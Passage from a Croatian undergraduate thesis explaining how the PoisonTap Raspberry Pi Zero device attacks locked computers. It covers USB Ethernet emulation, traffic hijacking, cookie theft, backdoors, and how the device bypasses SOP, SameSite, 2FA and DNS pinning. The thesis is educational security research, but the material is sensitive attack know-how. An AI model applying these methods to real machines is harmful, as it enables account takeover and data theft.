Kompromitiranje sigurnosti računala pomoću PoisonTap alata

Korlević, Entoni

SVEUČILIŠTE U RIJECI

TEHNIČKI FAKULTET

Preddiplomski sveučilišni studij računarstva

Preddiplomski rad

KOMPROMITIRANJE SIGURNOSTI RAČUNALA POMOĆU POISONTAP ALATA

Rijeka, rujan 2022.

Entoni Korlević

0069087938

SVEUČILIŠTE U RIJECI

TEHNIČKI FAKULTET

Preddiplomski sveučilišni studij računarstva

Preddiplomski rad

KOMPROMITIRANJE SIGURNOSTI RAČUNALA POMOĆU POISONTAP ALATA

Mentor: izv.prof.dr.sc Mladen Tomić

Rijeka, rujan 2022.

Entoni Korlević

0069087938

SVEUČILIŠTE U RIJECI
TEHNIČKI FAKULTET
POVJERENSTVO ZA ZAVRŠNE ISPITE

Rijeka, 14. ožujka 2022.

Zavod: **Zavod za računarstvo**
Predmet: **Računalne mreže**
Grana: **2.09.02 informacijski sustavi**

ZADATAK ZA ZAVRŠNI RAD

Pristupnik: **Entoni Korlević (0069087938)**
Studij: Preddiplomski sveučilišni studij računarstva

Zadatak: **Kompromitiranje sigurnosti računala pomoću PoisonTap alata / Compromising Computer Security Using PoisonTap Tool**

Opis zadatka:

Proučiti PoisonTap alat i obrazložiti način rada te mogućnosti primjene u kompromitiranju sigurnosti računala. Pripremiti ugradbeno računalo s PoisonTap alatom te ga iskoristiti na vlastitom računalu. Analizirati i prezentirati sve što je pomoću alata uspješno napravljeno prilikom redovnog svakodnevnog korištenja računala.

Rad mora biti napisan prema Uputama za pisanje diplomskih / završnih radova koje su objavljene na mrežnim stranicama studija.

Zadatak uručen pristupniku: 21. ožujka 2022.

Mentor:

Izv. prof. dr. sc. Mladen Tomić

Predsjednik povjerenstva za završni ispit:

Prof. dr. sc. Kristijan Lenac

IZJAVA

Izjavljujem da sam ovaj završni rad izradio samostalno uz pomoć navedenih izvora i literature.

Rijeka, Rujan 2022. **----------**

Entoni Korlević

SADRŽAJ

POPIS SLIKA

1. UVOD

Napretkom računala i računalnih sistema te komunikacije između istih kroz povijest, napredovali su i načini iskorištavanja te komunikacije tj. dobivanje uvida u privatne razgovore ili krađa podataka iz "sigurnih" veza između računala. Motivacija rada leži u ojačavanju sigurnosti i zaštiti korisnika kroz otkrivanje slabosti tehnologija koje danas koristimo. Realizacijom, istraživanjem i promatranjem napada na računalo, proučeni su načini zaobilaženja sigurnosnih značajki te slabosti mrežnih protokola koji bi trebali štititi podatke. Uvidom u te slabosti i proces eksploatacije podataka dolazimo do potrebnih znanja i vještina koje su potrebne za procjenu sigurnosti podataka na određenim uređajima ili web stranicama.

Metode opisane u ovom radu pokazuju koliko su temeljni načini slanja podataka internetom nesigurni te prikazuje jednostavan proces eksploatacije zaključanog računala i dohvata tih podataka koristeći Raspberry Pi Zero mikroračunalo. PoisonTap, mikroračunalo programirano sa svrhom zloćudnih napada na korisničku privatnost i osjetljive podatke, iskorištava nedostatke mrežnih veza, te manjak sigurnosti u transportu mrežnih podataka kako bi dobio uvid u te podatke. Krade kolačiće, napada interni ruter te instalira web *backdoor* ulaze na zaključanim računalima kojima poslije napada može daljinski pristupiti. Napad se provodi jednostavnim spajanjem Raspberry Pi mikroračunala pomoću micro USB-otg kabela na upaljeno zaključano računalo. Nakon par trenutaka PoisonTap se odspaja od računala dok njegov softver ostaje te provodi napad na računalu. Opasnosti napada PoisonTap-om su krađa svih web kolačića, bezopasnih (oglasi, preferenca izgleda web stranice, posjeti web stranicama) i vrlo opasnih (lozinke, privatni detalji o bankovnim računima itd.), počevši od jedne web stranice koja napravi prvi transfer podataka, te se od nje, skripta skrivena u prvom otetom kolačiću, širi kao virus po svim posjećenim web stranicama. Napad opisan u koracima, detalji skripti koje napadaju računalo i načini zaobilaženja sigurnosti će biti opisani u nastavku.

2. OPIS KOMPONENATA

Pri osposbljavanju napada na sigurnost računala zloćudni se softver implementira na *Raspberry Pi* mikroračunalo te da bi se u potpunosti shvatila funkcionalnost napada, prvo će biti objašnjena struktura i značajke mikroračunala.


2.1. Raspberry Pi

Raspberry Pi je manja verzija standardnog računala građena na minijaturnoj matičnoj ploči. Prve verzije su minimalne u smislu performansi, portova i fleksibilnosti, dok novije verzije sadrže HDMI display port, USB portove za upravljačke uređaje kao što su miš i tipkovnica i sl. *RPI* projekt je započeo kao pristupačan način učenja osnovnih informatičkih znanja u školama i razvojnim zemljama, no prvi je razvojni model postao neočekivano poznat u neciljanim područjima kao što su robotika, meteorologija i dr. [1]

Slika 2.1 Raspberry Pi Zero

Sa prednostima kao što su pristupačnija cijena, modularnost i otvoreni dizajn, *RPI* se koristi u raznim područjima tipično od strane informatičara zbog prilagođavanja HDMI i USB standarima. U početcima, 2006. godine, najraniji su koncepti bili bazirani na Atmega644 mikrokontroleru koji su se kasnije, uz pomoć grupe profesora i entuzijasta informatike, razvili u prve poznatije modele Raspberry Pi-a: A i B. Nakon uspješnog širenja tržišta i zahtjeva za napretkom, nastaju modeli A+, Pi zero te mnogi drugi. Ime "Raspberry" bilo je odabrano kao oda tradiciji nazivanja kompjutorskih kompanija po imenima voća, dok je "Pi" referenca na programski jezik Python.

Razvojem i velikom potražnjom za Raspberry Pi mikroračunalima, razvijen je i "Raspberry Pi OS", prethodno zvan "Raspbian". Operacijski sustav je baziran na *Debianu,* koji je baziran na Linux kernelu. Od 2013, službeno se može preuzeti od strane "Raspberry Pi Foundation"-a kao primarni operacijski sustav za Raspberry Pi uređaje. Napretkom istraživanja, 2020. godine je najavljena 64-bitna verzija operacijskog sustava koja je nakon dugotrajnog istraživanja službeno dostupna od Veljače 2022. Zadana verzija OS-a dolazi sa "Wolfram Mathematica" sistemom za algebru, "VLC" media playerom i verzijom "Chromium" web preglednika.



Slika 2.2 Raspberry Pi Os desktop

2.1.1 Raspberry Pi Zero

Iako je na prvi pogled *Raspberry Pi Zero* model malen i slabiji od Temeljnog RPI modela, sadrži komponente i *portove* sposobne za ozbiljnije pothvate. Na Pi Zero-u se nalaze utor za SD karticu, *mini-HDMI* utor, dva micro USB utora i sveukupnih 512 MB RAM-a. Pokreće ga jednojezgreni 1 GHz procesor, sličan Pi A+ i B+ modelu. Teži 9 grama i dimenzije su mu: 65.0 mm x 31.0mm x 5.0mm.


Specifications

- Density: 4G bits
- Organization
  - 16M words × 32 bits × 8 banks
- Data rate: 1066Mbps (max.)
- Package: 168-ball FBGA
  - Package size: 12.0mm × 12.0mm
  - Ball pitch: 0.5mm
  - Lead-free (RoHS compliant) and Halogen-free
- Power supply
  - VDD1 = 1.70V to 1.95V
  - VDD2, VDDQ = 1.14V to 1.30V
- Interface: HSUL_12
- Operating case temperature range
  - TC = -30°C to +85°C

Features

- JEDEC LPDDR2-S4B compliance
- DLL is not implemented
- Low power consumption
- Mobile RAM functions
  - Partial Array Self-Refresh (PASR)
  - Auto Temperature Compensated Self-Refresh (ATCSR) by built-in temperature sensor
  - Deep power-down mode
  - Per Bank Refresh
- This FBGA is suitable for Package on Package (PoP)

Block Diagram



Slika 2.3 Isječak iz Pi Zero datasheeta


3. OPIS NAPADA

Eksploatacija računala započinje spajanjem prethodno opisanog Raspberry Pi uređaja sa ciljanim računalom. Spaja se preko standardnog mikro USB-otg kabela. U trenutku spajanja zloćudni program emulira ethernet uređaj na računalu, koji se prepoznaje kao nisko-prioritetni mrežni uređaj na računalu te računalo odgovara sa DHCP zahtjevom, iako je zaključano ili zaštičeno lozinkom. Na DHCP zahtjev *PoisonTap* odgovara sa IP adresom. Naime, IP adresa poslana od strane PoisonTap-a je dizajnirana sa svrhom da računalu proslijedi informaciju da je sveukupni IPv4 prostor (0.0.0.0 – 255.255.255.255) dio PoisonTap-ove lokalne mreže. Pošto LAN veza ima prioritet iznad bežične veze, dio ubacivanja u sigurnu mrežu računala uspijeva, dok u slučaju dodavanja druge bežične veze bi ovaj korak bio bezuspješan pošto bi druga veza bila niže prioritizirana od prve već spojene veze.

Slika 3.1 Ethernet povezivanje PoisonTap uređaja

Nakon proboja internet sigurnosti računala, PoisonTap iskorištava prednost prioriteta mrežnih uređaja tako da počne čitati i preuzimati sav internetski promet usmjeren preko bežične veze. Krađa prometa se postiže pomoću posebno definirane PoisonTap-ove mreže koja sadrži sve IPv4 adrese, te se automatski sveukupan mrežni promet prvo šalje kroz PoisonTap uređaj pošto se svaka moguća odredišna adresa nalazi u njegovoj LAN mreži, iako je računalo spojeno na drugu mrežu većeg prioriteta i točnog *gateway-a.*

Krađa podataka se temelji na kopiranju i čitanju kolačića. Web kolačići su tekstualne datoteke koje se pohranjuju u pregledniku dok korisnik pregledava neku web stranicu. Kada korisnik u budućnosti pregledava tu istu stranicu, ona može "izvući" ili dohvatiti podatke koji su pohranjeni u kolačiću, kako bi bila obaviještena o prethodnoj korisnikovoj aktivnosti. Kolačići mogu sadržavati informacije o tome koje je stranice korisnik posjetio, podatke o prijavi, pa i koje je gumbe korisnik kliknuo. Ovi podaci mogu ostati u kolačiću na duže vrijeme.



Slika 3.2 Pojednostavljeni prikaz kolačića

3.1. Zaobilaženje sigurnosnih mjera

PoisonTap alat je dizajniran sa svrhom neovlaštenog pristupa u određeni uređaj sa ciljem krađe podataka te se u razvoju istog bilo potrebno pobrinuti za svaku moguću prepreku koju predstavljaju zaštitni programi i protokoli uređaja koji je upaljen i zaključan te na koji način zaobići te prepreke. U nastavku su navedene i opisane sigurnosne značajke koje PoisonTap treba zaobići da bi ispunio svoj cilj te načini alata pomoću kojih zaobilazi navedene mjere.

3.1.1 Zaključani uređaji

Korisničko sučelje koje koriste razni operativni sustavi u svrhu reguliranja pristupa računalu te zahtjevaju određenu akciju za otključavanje, kao unos lozinke, pritisak posebnog redoslijeda tipki, gesta na touchscreenu i sl. Na računalu je to najčešće lozinka korisnika koja omogućava potpuni pristup računalu.

U slučaju PoisonTap uređaja prepreka zaključanog računala je riješena pomoću Ethernet konekcije koju računalo automatski postavlja i spaja se na nju pošto PoisonTap uređaj emulira Ethernet uređaj pri spajanju.

Slika 3.3 Ethernet mreža spojena na zaključanom računalu


3.1.2. Routing table

U računalnim mrežama, *routing table* je tablica podataka koja može biti pohranjena u ruteru u kojem se sadrže rute prema određenim mrežnim lokacijama te ponekad sadrže i udaljenosti sa povezanim rutama. Te tablice se koriste kod dostavljanja paketa pošto svaki čvor treba znati gdje šalje pakete . U slučaju da čvor nema direktnu vezu na odredište, paketi se šalju preko drugih čvorova koji naposljetku dovode do cilja. Svaki čvor treba spremati podatke o svojim susjednim čvorovima i načinima slanja paketa te zato koristi navedenu tablicu. Prednost kod *routing* tablice je ta da čvorovi mogu dijeliti podatke svojih tablica pa se tako u jednoj datoteci objedinjuju rute različitih mreža.[2]

Izolirane mreže se sastoje od čvorova i jedinstvenog rutera koji je ujedno i jedini put kojim paketi mogu ući u mrežu. Podatci o izoliranim mrežama mogu biti dinamičko ili statičko uneseni. Dinamične rute su unesene automatski u tablicu preko dinamičnih protokola za izradu ruta. Statične rute se namještaju ručno od strane administratora mreže.

Routing tablice su ključni aspekt određenih sigurnosnih operacija kao npr. *Unicast Reverse Path Forwarding* (URPF). Pomoću ove operacije ruter sagledava i izvornu adresu paketa te u slučaju da ruta do adrese ne postoji, paket se smatra zloćudnim ili deformiranim te se odbacuje.

Navedeni aspekt sigurnosti pomoću routing tablica se izbjegava pomoću jednostavnog prioriteta računala koji prioritizira LAN mreže preko bežičnih internet mreža te se tako PoisonTap alat uspješno infiltrira u sistem.



Slika 3.4 Prikaz routing tablice

3.1.3. Same-Origin Policy

Web stranice i aplikacije često koriste važan koncept sigurnosti nazvan *Same-Origin Policy* (SOP). Web preglednik dopušta skriptama sadržanim u prvoj web stranici da pristupaju podatcima na drugoj stranici, ukoliko obje stranice imaju isti *Origin.* [3]

Origin se definira kao kombinacija URI (*Uniform Resource Identifier*) sheme, imena domaćina i broja porta. Ovaj postupak sprječava da zlćudne skripte na jednoj web stranici dobiju pristup zaštićenim podatcima druge stranice. Značajan utjecaj sigurnosti se primjećuje na web stranicama koje ovise o HTTP kolačićima da bi prikazale osjetljive ili privatne korisničke podatke.

SOP-ova zaštita radi samo na skriptama, dok svi ostali resursi kao što su slike, CSS i drugi nemaju *Same-origin* zaštitu. PoisonTap alat prelazi preko takve zaštite uz pomoć *Iframe-ova*. Iframe tj. “Inline frame“ je HTML element koji učitava drugu HTML stranicu u dokumentu. U suštini se *Iframe-ovi* najčešće koriste za reklame, ugniježđene videe, interaktivni sadržaj i sl. U trenutku napada PoisonTap učita stranicu koja po Originu izgleda legitimno te napad vrši preko Iframe-ova na stranici koji sadrže zlćudnu skriptu.

Compared URL	Outcome	Reason
http://www.example.com/dir/page2.html	Success	Same scheme, host and port
http://www.example.com/dir2/other.html	Success	Same scheme, host and port
http://username:password@**www.example.com**/dir2/other.html	Success	Same scheme, host and port
http://www.example.com:**81**/dir/other.html	Failure	Same scheme and host but different port
https://www.example.com/dir/other.html	Failure	Different scheme
http://**en.example.com**/dir/other.html	Failure	Different host
http://**example.com**/dir/other.html	Failure	Different host (exact match required)
http://**v2.www.example.com**/dir/other.html	Failure	Different host (exact match required)
http://www.example.com:**80**/dir/other.html	Depends	Port explicit. Depends on implementation in browser.

Slika 3.5 SOP uspoređuje "http://www.example.com/dir/page.html"

3.1.4. X-frame options

X-frame options je HTTP zaglavlje odgovora koji u sebi sadrži indikator smije li web stranica u sebi sadržavati *Iframe-ove* koji su objašnjeni u prethodnom poglavlju. Takvim opcijama se web stranice mogu osigurati od potencijalnih napada na njihove korisnike, i sigurnosti na stranici pošto zabranjuju korištenje njihovog sadržaja ugniježđenog u druge stranice. [4]

Dvije su moguće direktive za X-frame options: "DENY" i "SAMEORIGIN". "Deny" direktiva zabranjuje prikazivanje stranice u bilo kojem prikazu tj. *frameu* na bilo kojoj web stranici. Preostala opcija, "Sameorigin" dopušta prikazivanje stranice u frameovima samo ako je prikazana na izvornoj stranici, ne dopuštajući prikazivanje na ostalim web stranicama. Prve inačice web preglednika su podržavale i "ALLOW-FROM=url" opciju koja je u modernim preglednicima zastarjela te se više ne koristi.

PoisonTap alat zanemaruje ovu mjeru sigurnosti pošto nakon eksploatacije sistema alat postaje HTTP server i sam odabire i šalje zaglavlja web stranice sa idealnim opcijama.

	Chrome	Edge	Firefox	Opera	Safari	Chrome Android	Firefox for Android	Opera Android	Safari on iOS	Samsung Internet	WebView Android
X-Frame-Options	✓ 4	✓ 12	✓ 4	✓ 10.5	✓ 4	✓ Yes	✓ Yes	✓ Yes	✓ Yes	✓ Yes	✓ Yes
ALLOW-FROM	✗ No	✗ 12–79	✗ 18–70	✗ No	✗ No	✗ No	✓ 18	? ?	✗ No	✗ No	✗ No
SAMEORIGIN	✓ Yes *	✓ 12	✓ Yes *	✓ Yes *	✓ Yes	✓ Yes *	✓ Yes *	✓ Yes *	? ?	✓ Yes	✓ Yes *

Slika 3.6 Kompatibilnost direktiva sa modernim web preglednicima

3.1.5. HttpOnly kolačići

Zaglavlje odgovora web stranice se može sastojati od mnogo dijelova, pa je tako i *HttpOnly* zastavica jedan dio zaglavlja. Ova specifična zastavica se koristi pri osiguravanju kolačića. Postavljanjem zastavice se blokira pristup stvorenim kolačićima preko različitih skripti sa klijentske strane u slučaju da korišteni web preglednik podržava tu zastavicu, inače se ignorira.[5]

PoisonTap-ov dizajn je osmišljen za krađu podataka, među kojima su i kolačići, tako što jedine skripte koje se koriste na webu su skripte za učitavanje stranica i *Iframe-ova,* te tako nikakva skripta ne ulazi pod HttpOnly detekciju. Nadalje, alat kopira kolačiće i ostale podatke, te u cilju nema napad na stranicu preko kolačića, pa je tako u trenutku krađe napad već obavljen, te alat ima pristup ciljanoj web stranici i njezinim podatcima.

```
<session-config>
   <cookie-config>
    <http-only>true</http-only>
   </cookie-config>
</session-config>
```

Slika 3.7 komande za postavljanje HttpOnly zastavice pomoću xml-a

3.1.6. SameSite cookie atributi

Jedan od atributa *Set-Cookie* HTTP zaglavlja odgovora je *SameSite* atribut koji pobliže označava mogućnost restrikcije kolačića. Restrikcija se odnosi na slanje kolačića, te definira kakve će vrste stranica imati pristup kolačićima.[6]

SameSite atribut može imati jednu od tri vrijednosti: “Lax“, “Strict“ i “None“. Sa prvom vrijednosti dopuštamo slanje kolačića kad korisnik prelazi na izvornu stranicu (npr. praćenje linka) te je ta vrijednost predefinirana. Striktna vrijednost atributa ograničava slanje kolačića samo na izvornim stranicama te onemogućuje slanje zahtjevima koji su inicijalizirani sa ostalih web stranica. Posljednja vrijednost “None“ dopušta slanje kolačića u svim kontekstima, pa tako ne sadrži nikakve restrikcije i ograničenja, Uz odabranu “None“ vrijednost, kolačići moraju sadržavati atribut “Secure“ jer će inače biti blokirani.


Postavljanjem PoisonTap alata kao lokalne mreže zaobilazi se *SameSite* atribute pretvarajući se u legitimnu, izvornu stranicu kojoj je dopušteno slanje kolačića.

3.1.7. Multi-Factor Authentication

Više-faktorska autentikacija ili 2FA je elektronička metoda autentikacije koja pruža pristup korisniku nakon što korisnik dokaže na 2 ili više načina da je to uistinu taj određeni korisnik. Pod 2FA spadaju: znanje (informacija koju zna samo korisnik), objekt (kartica, PIN, i slično) te pripadnost (glas korisnika, otisak prsta, izgled lica i slično).[7]

Autentikacija sa više faktora služi zaštiti osobnih i osjetljivih podataka od neovlaštenih osoba koje im žele pristupiti te koje su možda otkrile jednu lozinku ili npr. ukrale karticu. Navedena autentikacija može funkcionirati sa dva ili više faktora koja korisnik mora prezentirati pri registriranju u određeni sustav ili sa jednokratnom lozinkom koja je generirana korisniku na osobnom uređaju koji jedino korisnik posjeduje (token, mobilni uređaj, itd.).

Sa ciljem dohvata kolačića umjesto osjetljivih korisničkih podataka, svaka vrsta 2FA/MFA je zaobiđena kad korisnik koristi kolačiće za prijavu. Ovaj pristup zaobilazi 2FA/MFA zato jer se zapravo ne izvršava login funkcija, već se samo nastavlja prijavljena sesija koja ne pokreće više-faktorsku autentikaciju.




Slika 3.8 Prikaz dvo faktorske autentikacije

3.1.8. DNS pinning

DNS pinning je jedan od načina zaštite preglednika od *DNS rebinding* napada. Takva vrsta napada je metoda manipulacije imenima domena koja se vrlo često koristi kao napad na računalo. U takvim napadima zlođudna stranica tjera posjetitelje da izvrše skriptu sa klijentske strane koja napada ostale uređaje na mreži. U teoriji, *Same-origin policy* prethodno objašnjen preventira ovaj napad zato jer ne dopušta izvođenje klijentskih skripti na ne-izvornim stranicama. [8]

Koristeći *DNS rebinding* napadač može probiti zaštitu privatnih mreža preko web preglednika koji će pristupati računalima na privatnim IP adresama te vraćati rezultate napadaču, te se može koristiti da pretvori računalo žrtve u alat za *spamming, DDoS napade* i druge aktivnosti. Metoda obrane od *DNS rebinding* napada, izuzev *SOP-a,* naziva se *DNS pinning*. Tu metodu koriste web preglednici, te ona forsira korištenje jedne određene IP adrese za bilo kojeg hosta. Jednom kada web preglednik primi DNS odgovor on ga zaključa u *cache* dokle god preglednik radi te tako sprječava promjenu i manipulaciju imenima domena. Ova metoda ne pruža potpunu zaštitu od svih napada te može blokirati i legitimno korištenje dinamičkog DNS-a.

Način zaobilaska zaštite *DNS pinninga* koji koristi PoisonTap alat uključuje velik broj zahtjeva koji se konstantno obnavljaju (desetci tisuća zahtjeva) te preopterećuju *DNS pinning* tablicu te je zato buduće *rebindanje* nepotrebno, pretvarajući ovu metodu u neprestan napad koji traje dulje vremensko razdoblje.



Slika 3.9 Primjer rebinding napada privatne mreže

3.1.9. Cross Origin Resource Sharing (CORS)

Mehanizam koji dopušta zahtjevanje izvornih podataka sa određene stranice na korištenje iz druge domene tj. iz domene u kojoj podatci nisu spremljeni ili stvoreni nazivamo *Cross-origin resource sharing.* Web stranice najčešće ugnježđuju slike, sheme, skripte, *Iframe-ove* i videe preko *CORS-a.* Određeni zahtjevi preko domena su predefinirano blokirani od strane prethodno objašnjenog *same-origin security policy-a,* a primjer takvog zahtjeva je *Ajax* (Asynchronous JavaScript and XML) zahtjev koji se koristi pri izradi web aplikacija sa korisničke strane te šalje i prima podatke sa servera asinkrono tj. bez ometanja web stranice.[9]

Uz zaobilaženje zaštite *Same-origin policy-a*, na isti način se zaštita *CORS-a* probija sa PoisonTap alatom. Nakon uspješnog emuliranja i spajanja alata on postaje mreža koja je neophodna pri slanju podataka te se njena domena doima legitimno računalovom web pregledniku, pa pri tome ne nailazi na zabrane od strane *CORS-a.*

3.1.10. HTTPS cookie protection

Hypertext Transfer Protocol Secure (HTTPS) je ekstenzija HTTP-a koja se koristi za sigurnosnu komunikaciju preko računalnih mreža te je danas široko prihvaćena na Internetu. Temeljna motivacija iza HTTPS-a je autentikacija web stranice kojoj se pristupa i osiguravanje i integritet izmijenjenih podataka u tranzitu. HTTPS brani od *man in the middle* napada kojima je cilj krađa, izmjena, ili gubitak podataka koji putuju između dvije ili više web lokacija.[10]

